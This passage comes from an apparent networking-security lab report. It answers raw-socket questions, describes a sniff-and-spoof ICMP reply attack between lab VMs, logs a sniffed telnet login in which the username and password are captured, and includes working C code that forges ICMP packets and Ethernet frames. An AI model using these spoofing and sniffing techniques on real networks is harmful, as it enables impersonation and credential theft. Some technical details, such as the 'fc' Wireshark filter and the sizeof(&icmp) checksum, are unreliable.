


Figure 66: ICMP Reply Packet Detail

Problem 4:
Can the IP packet length field be set to an arbitrary value, regardless of how big the actual packet is?

Answer 4:
The length field can be set to an arbitrary value as only the length of the raw socket will be used when sending the data out.

Problem 5:
Does the checksum for the IP header need to be calculated when using raw socket programming.

Answer 5:
Yes, this is because the headers are being manually modified by the user and not by the system and hence the fields must be calulated manually.

Problem 6:
Why is root privilege required to run programs that use raw sockets? Where does the program fail if executed without the root privilege?

Answer 6:
Root privilege is required to use raw sockets because these processes have the ability to create spoofing packets and tamper with the system's ability to automatically fill up the various fields with proper data. If no root privilege is granted to the program, then an exception will be thrown to the user.

```
/* Create raw socket:*/
  if ((sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
    perror("raw socket");
    exit(1);
```

```
}
```

The following is the exception string that will be thrown to the user when executing without root privileges.

raw socket: Operation not permitted

3.2.3 Spoof Ethernet Frame

This part will involve spoofing of the frame at the physical layer. The code has been attached to Appendix B for reference with minor edits. This layer is where the MAC address of the source and destination are implemented. To indicate to the system that the Ethernet header has been constructed, the following line is included.

```
sd = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_IP));
```

If the spoofing is successful, the packet will be sent out and it will be reflected on Wireshark. On Wireshark, the packet can be found by using the filter expression `fc` (short for Fibre Channel).




Figure 67: Ethernet Frame Spoofing

Looking at the packet that was just sent out, the source and destination MAC addresses match those that were programmed into the code. This indicates that the spoofing was successful.

3.3 Sniffing & Spoofing

This task will combine both sniffing and spoofing techniques that were previously used. To perform this task, 2 Virtual Machines are placed on the same LAN network with the following configuration.

- The attacker has IP address 192.168.43.156
- The user has IP address 192.168.43.154

To simulate the sniffing and spoofing attack, an ICMP request will be sent via the `ping` command will be used on a non-existing IP address (192.168.42.1) not on the local sub-network. (*IP Addresses 192.168.0.0 – 192.168.255.255 are designated as private networks and cannot be found anywhere over the Internet). On the attacker's system, the sniffing program is expected to sniff for the ICMP packets (in promiscuous mode) and respond with a ICMP echo reply packet.

The sniffing and spoofing code are effectively merged together and have been provided in Appendix B with further modifications. To respond only to ICMP packets, there is a need to ensure that the receive packet is ICMP. To do so, we can use an existing implementation on line 261 to check if the protocol is ICMP. If it is, we can execute our ICMP spoofer to create the packet to send out and hence the function call to the spoofer has been added at line 263.

The source and destination IP address of the ICMP echo packet has been passed as we need to know where the reply should be directed to. It is also important to note that the source and destination IP address has to be switched in the reply packet, which has been reflected in lines 343 and 344 (Passing the `inet_ntoa` ASCII string into the function will create a problem where the source and the destination IP address are the same. To solve this problem, the entire structure is passed instead).

For the sniffer, we need to ensure that we only analyse packets that are based on the ICMP protocol and from the user. As such, the filter is changed to `icmp and src host 192.168.43.154`. The destination host is not specified as the reply should work for any host.

If it is successful, then the program will automatically respond with a ICMP echo reply to our user's IP address.




Figure 68: Successful ICMP Reply

From Figure 68, the Wireshark capture log shows that the program has successfully replied the packets that were sent from the user. Furthermore, the sequence and id of the ICMP response matches the echo packets that were sent out.

4 Appendix A

```
Packet number 15:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37570
   Payload (34 bytes):
00000   55 62 75 6e 74 75 20 31  32 2e 30 34 2e 35 20 4c    Ubuntu 12.04.5 L
00016   54 53 0d 0a 75 62 75 6e  74 75 20 6c 6f 67 69 6e    TS..ubuntu login
00032   3a 20                                              :

Packet number 16:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23

Packet number 17:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23
   Payload (1 bytes):
00000   73                                                 s

Packet number 18:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37570
   Payload (1 bytes):
00000   73                                                 s

Packet number 19:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23

Packet number 20:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23
   Payload (1 bytes):
```

```
00000   65                                                  e

Packet number 21:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37570
   Payload (1 bytes):
00000   65                                                  e

Packet number 22:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23

Packet number 23:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23
   Payload (1 bytes):
00000   65                                                  e

Packet number 24:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37570
   Payload (1 bytes):
00000   65                                                  e

Packet number 25:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23

Packet number 26:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23
   Payload (1 bytes):
00000   64                                                  d
```

```
Packet number 27:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37570
   Payload (1 bytes):
00000   64                                                d

Packet number 28:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23

Packet number 29:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23
   Payload (2 bytes):
00000   0d 00                                             ..

Packet number 30:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37570
   Payload (12 bytes):
00000   0d 0a 50 61 73 73 77 6f  72 64 3a 20               ..Password:

Packet number 31:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23

Packet number 32:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23
   Payload (1 bytes):
00000   70                                                p

Packet number 33:
       From: 192.168.43.157
```

```
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37570

Packet number 34:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23
   Payload (1 bytes):
00000   61                                                a

Packet number 35:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37570

Packet number 36:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23
   Payload (1 bytes):
00000   73                                                s

Packet number 37:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37570

Packet number 38:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23
   Payload (1 bytes):
00000   73                                                s

Packet number 39:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37570
```

```
Packet number 40:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23
   Payload (1 bytes):
00000   77                                                w

Packet number 41:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37570

Packet number 42:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23
   Payload (1 bytes):
00000   6f                                                o

Packet number 43:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37570

Packet number 44:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23
   Payload (1 bytes):
00000   72                                                r

Packet number 45:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37570

Packet number 46:
       From: 192.168.43.167
         To: 192.168.43.157
```

```
   Protocol: TCP
   Src port: 37570
   Dst port: 23
   Payload (1 bytes):
00000   64                                                d

Packet number 47:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37570

Packet number 48:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37570
   Dst port: 23
   Payload (2 bytes):
00000   0d 00                                             ..

Packet number 49:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37570

Packet number 50:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37570
   Payload (2 bytes):
00000   0d 0a                                             ..

Packet number 51:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37647
   Dst port: 23

Packet number 52:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37647
   Payload (63 bytes):
```

```
00000   57 65 6c 63 6f 6d 65 20  74 6f 20 55 62 75 6e 74    Welcome to Ubunt
00016   75 20 31 32 2e 30 34 2e  35 20 4c 54 53 20 28 47    u 12.04.5 LTS (G
00032   4e 55 2f 4c 69 6e 75 78  20 33 2e 35 2e 30 2d 33    NU/Linux 3.5.0-3
00048   37 2d 67 65 6e 65 72 69  63 20 69 36 38 36 29       7-generic i686)

Packet number 53:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37647
   Dst port: 23

Packet number 54:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37647
   Payload (632 bytes):
00000   0d 0a 0d 0a 20 2a 20 44  6f 63 75 6d 65 6e 74 61    .... * Documenta
00016   74 69 6f 6e 3a 20 20 68  74 74 70 73 3a 2f 2f 68    tion:  https://h
00032   65 6c 70 2e 75 62 75 6e  74 75 2e 63 6f 6d 2f 0d    elp.ubuntu.com/.
00048   0a 0d 0a 4e 65 77 20 72  65 6c 65 61 73 65 20 27    ...New release '
00064   31 34 2e 30 34 2e 35 20  4c 54 53 27 20 61 76 61    14.04.5 LTS' ava
00080   69 6c 61 62 6c 65 2e 0d  0a 52 75 6e 20 27 64 6f    ilable...Run 'do
00096   2d 72 65 6c 65 61 73 65  2d 75 70 67 72 61 64 65    -release-upgrade
00112   27 20 74 6f 20 75 70 67  72 61 64 65 20 74 6f 20    ' to upgrade to
00128   69 74 2e 0d 0a 0d 0a 0d  0a 0d 0a 59 6f 75 72 20    it.........Your
00144   63 75 72 72 65 6e 74 20  48 61 72 64 77 61 72 65    current Hardware
00160   20 45 6e 61 62 6c 65 6d  65 6e 74 20 53 74 61 63     Enablement Stac
00176   6b 20 28 48 57 45 29 20  69 73 20 6e 6f 20 6c 6f    k (HWE) is no lo
00192   6e 67 65 72 20 73 75 70  70 6f 72 74 65 64 0d 0a    nger supported..
00208   73 69 6e 63 65 20 32 30  31 34 2d 30 38 2d 30 37    since 2014-08-07
00224   2e 20 20 53 65 63 75 72  69 74 79 20 75 70 64 61    .  Security upda
00240   74 65 73 20 66 6f 72 20  63 72 69 74 69 63 61 6c    tes for critical
00256   20 70 61 72 74 73 20 28  6b 65 72 6e 65 6c 0d 0a     parts (kernel..
00272   61 6e 64 20 67 72 61 70  68 69 63 73 20 73 74 61    and graphics sta
00288   63 6b 29 20 6f 66 20 79  6f 75 72 20 73 79 73 74    ck) of your syst
00304   65 6d 20 61 72 65 20 6e  6f 20 6c 6f 6e 67 65 72    em are no longer
00320   20 61 76 61 69 6c 61 62  6c 65 2e 0d 0a 0d 0a 46     available.....F
00336   6f 72 20 6d 6f 72 65 20  69 6e 66 6f 72 6d 61 74    or more informat
00352   69 6f 6e 2c 20 70 6c 65  61 73 65 20 73 65 65 3a    ion, please see:
00368   0d 0a 68 74 74 70 3a 2f  2f 77 69 6b 69 2e 75 62    ..http://wiki.ub
00384   75 6e 74 75 2e 63 6f 6d  2f 31 32 30 34 5f 48 57    untu.com/1204_HW
00400   45 5f 45 4f 4c 0d 0a 0d  0a 54 68 65 72 65 20 69    E_EOL....There i
00416   73 20 61 20 67 72 61 70  68 69 63 73 20 73 74 61    s a graphics sta
00432   63 6b 20 69 6e 73 74 61  6c 6c 65 64 20 6f 6e 20    ck installed on
00448   74 68 69 73 20 73 79 73  74 65 6d 2e 20 41 6e 20    this system. An
00464   75 70 67 72 61 64 65 20  74 6f 20 61 20 0d 0a 73    upgrade to a ..s
00480   75 70 70 6f 72 74 65 64  20 28 6f 72 20 6c 6f 6e    upported (or lon
00496   67 65 72 20 73 75 70 70  6f 72 74 65 64 29 20 63    ger supported) c
00512   6f 6e 66 69 67 75 72 61  74 69 6f 6e 20 77 69 6c    onfiguration wil
```

```
00528   6c 20 62 65 63 6f 6d 65  20 61 76 61 69 6c 61 62    l become availab
00544   6c 65 0d 0a 6f 6e 20 32  30 31 34 2d 30 37 2d 31    le..on 2014-07-1
00560   36 20 61 6e 64 20 63 61  6e 20 62 65 20 69 6e 76    6 and can be inv
00576   6f 6b 65 64 20 62 79 20  72 75 6e 6e 69 6e 67 20    oked by running
00592   27 75 70 64 61 74 65 2d  6d 61 6e 61 67 65 72 27    'update-manager'
00608   20 69 6e 20 74 68 65 0d  0a 44 61 73 68 2e 0d 0a     in the..Dash...
00624   20 20 20 20 0d 0a 0d 0a                               ....

Packet number 55:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37647
   Dst port: 23

Packet number 56:
       From: 192.168.43.157
         To: 192.168.43.167
   Protocol: TCP
   Src port: 23
   Dst port: 37647
   Payload (34 bytes):
00000   5b 30 38 2f 30 34 2f 32  30 31 38 20 30 30 3a 33    [08/04/2018 00:3
00016   36 5d 20 73 65 65 64 40  75 62 75 6e 74 75 3a 7e    6] seed@ubuntu:~
00032   24 20                                               $

Packet number 57:
       From: 192.168.43.167
         To: 192.168.43.157
   Protocol: TCP
   Src port: 37647
   Dst port: 23
```

5 Appendix B

5.1 ICMP Spoofing

```
/* Brandon - Fixed ICMP Checksum problem */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netdb.h>

#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>

#include <netinet/in_systm.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <netinet/ip_icmp.h>
#include <netinet/tcp.h>

#include <arpa/inet.h>

#define SRC_ADDR "192.168.142.153"
#define DST_ADDR "172.16.87.254"
#define ICMPID 0xffff
#define ICMPSEQ 0x1234

/* Referenced from https://www.tenouk.com/Module43a.html */
unsigned short csum(unsigned short *buf, int nwords)
{
        unsigned long sum;
        for(sum=0; nwords>0; nwords--)
                sum += *buf++;
        sum = (sum >> 16) + (sum &0xffff);
        sum += (sum >> 16);
        return (unsigned short)(~sum);
}

int main(int argc, char **argv)
{
  struct ip ip;
  struct icmp icmp;
  int sd;
  const int on = 1;
  struct sockaddr_in sin;
  u_char* packet;

  // Allocate some space for our packet:
  packet = (u_char *)malloc(60);

```

```
49    /* IP Layer header construct: Referenced from
      ↪  https://www.tenouk.com/Module42.html */
50
51    ip.ip_hl = 0x5; /* Header length (in 32 bits), 160 bits w/o options: 160/32 */
52    ip.ip_v = 0x4;  /* IPv4 */
53    ip.ip_tos = 0x0; /* Type of Service */
54    ip.ip_len = htons(60); /* Length of entire packet in bytes */
55    ip.ip_id = 0; /* Identification field to reassemble fragments of a datagram */
56    ip.ip_off = 0x0; /* Fragmentation, set to 0 since no fragments */
57    ip.ip_ttl = 64; /* Time To Live */
58    ip.ip_p = IPPROTO_ICMP; /* Protocol Number, RFC 1700 */
59    ip.ip_sum = 0x0; /* Exclude when calculating checksum first */
60    ip.ip_src.s_addr = inet_addr(SRC_ADDR); /* Source IP */
61    ip.ip_dst.s_addr = inet_addr(DST_ADDR); /* Destination IP */
62    ip.ip_sum = csum((unsigned short *)&ip, sizeof(ip)); /* Checksum calculation */
63    memcpy(packet, &ip, sizeof(ip)); /* Copy header into packet */
64
65
66    //ICMP header construct, Reference RFC 792
67
68    icmp.icmp_type = ICMP_ECHO; /* Type 8 for echo */
69    icmp.icmp_code = 0; /* No code for echo/reply, leave as 0 */
70    icmp.icmp_id = htons(ICMPID); /* Random identifier to match echos & replies */
71    icmp.icmp_seq = htons(ICMPSEQ); /* Random sequence number to match echos &
      ↪  replies */
72    icmp.icmp_cksum = 0; /* Exclude when calculating checksum first */
73    icmp.icmp_cksum = csum((unsigned short *)&icmp, sizeof(&icmp)); /* Checksum
      ↪  Calculation */
74    memcpy(packet + 20, &icmp, 8); /* Append the ICMP header to the packet at
      ↪  offset 20 */
75
76    /* Create raw socket:*/
77    if ((sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
78      perror("raw socket");
79      exit(1);
80    }
81
82    /* Prevent kernel from filling up packet with its information*/
83    if (setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0) {
84      perror("setsockopt");
85      exit(1);
86    }
87
88    /* Specify destination in kernel to send the raw datagram. We fill in a struct
      ↪  in_addr with the desired destination IP address and pass this structure to
      ↪  the sendto(2) or sendmsg(2) system calls:*/
89
90    memset(&sin, 0, sizeof(sin));
91    sin.sin_family = AF_INET;
92    sin.sin_addr.s_addr = ip.ip_dst.s_addr;
93
```

```
94    /*send(2) system call cannot be used as the socket is not a "connected" type of
      ↪  socket. A destination is needed to send the raw IP datagram. sendto(2) and
      ↪  sendmsg(2) system calls are designed to handle this:*/
95    if (sendto(sd, packet, 60, 0, (struct sockaddr *)&sin,
96               sizeof(struct sockaddr)) < 0)  {
97      perror("sendto");
98      exit(1);
99    }
100
101   return 0;
102 }
```

5.2 Explanation (For Selected Parts) - Appendix A

Lines 49 – 60 creates the structure required for the IPv4 header, which is illustrated in the figure below[1].





Figure 69: IPv4 Header

Extensive information on the IPv4 header and its field definitions can be found on AIT's WordPress site[2].

Lines 66 – 71 creates the structure for the ICMP packet header that is relevant to our echo/echo reply, which is illustrated in the figure below. For other ICMP message types, RFC 792 provides the relevant headers required[3].

[1] `https://nmap.org/book/tcpip-ref.html`
[2] `https://advancedinternettechnologies.wordpress.com/ipv4-header/`
[3] RFC 792



Type	**Code:**	**Name**
0	-	: Echo Reply
8	-	: Echo

Figure 70: ICMP Echo(/Reply) Header

5.3 Ethernet Frame Spoofing

```c
#include <sys/socket.h>
#include <linux/if_packet.h>
#include <linux/if_ether.h>
#include <linux/if_arp.h>
#include <stdio.h>
#include <stdlib.h>

//#define ETH_FRAME_LEN 1518

int main(){
  int s; /*socketdescriptor*/

  /*target address*/
  struct sockaddr_ll socket_address;

  /*buffer for ethernet frame*/
  void* buffer = (void*)malloc(ETH_FRAME_LEN);

  /*pointer to ethenet header*/
  unsigned char* etherhead = buffer;

  /*userdata in ethernet frame*/
  unsigned char* data = buffer + 14;

  /*another pointer to ethernet header*/
  struct ethhdr *eh = (struct ethhdr *)etherhead;

  int send_result = 0;

  /*our MAC address*/
  unsigned char src_mac[6] = {0x01, 0x02, 0x03, 0x04, 0x05, 0x06};
  /*Our/other MAC address*/
  unsigned char dest_mac[6] = {0x00, 0x0C, 0x29, 0xD3, 0x40, 0x37};

  /*prepare sockaddr_ll*/

  /*RAW communication*/
  socket_address.sll_family   = PF_PACKET;
  /* No protocol above ethernet layer */
  socket_address.sll_protocol = htons(ETH_P_IP);

  /*index of the network device
    see full code later how to retrieve it*/
  socket_address.sll_ifindex  = 2;

  /*ARP hardware identifier is ethernet*/
  socket_address.sll_hatype   = ARPHRD_ETHER;

  /*target is another host*/
  socket_address.sll_pkttype  = PACKET_OTHERHOST;
```

```
51
52    /*address length*/
53    socket_address.sll_halen    = ETH_ALEN;
54    /*MAC - begin*/
55    socket_address.sll_addr[0]  = dest_mac[0];
56    socket_address.sll_addr[1]  = dest_mac[1];
57    socket_address.sll_addr[2]  = dest_mac[2];
58    socket_address.sll_addr[3]  = dest_mac[3];
59    socket_address.sll_addr[4]  = dest_mac[4];
60    socket_address.sll_addr[5]  = dest_mac[5];
61    /*MAC - end*/
62    socket_address.sll_addr[6]  = 0x00; /* Not used */
63    socket_address.sll_addr[7]  = 0x00; /* Not used */
64
65
66    /*set the frame header*/
67    memcpy((void*)buffer, (void*)dest_mac, ETH_ALEN);
68    memcpy((void*)(buffer+ETH_ALEN), (void*)src_mac, ETH_ALEN);
69    eh->h_proto = 0x00; /* Ethernet Type Data */
70    /*fill the frame with some data*/
71    int j=0;
72    for (j = 0; j < 1500; j++) {
73      data[j] = (unsigned char)((int) (255.0*rand()/(RAND_MAX+1.0)));
74    }
75
76    s = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
77    if (s == -1) {
78      perror("raw socket");
79      exit(1);
80    }
81
82    /*send the packet*/
83    send_result = sendto(s, buffer, ETH_FRAME_LEN, 0, (struct
      ↪  sockaddr*)&socket_address, sizeof(socket_address));
84    if (send_result == -1) {
85      perror("sendto");
86      exit(1);
87    }
88    return 0;
89  }
```

5.4 Explanation (For Selected Parts) - Appendix B

To construct the Ethernet Frame, it is crucial to know the structure of the frame. The current frame type that is used to transmit information is Ethernet II. The structure for this frame is shown in the figure below and can be referenced with greater detail at Vector E-Learning[6]. (*Note: VLAN Tag has been omitted as it is not relevant to our current task)

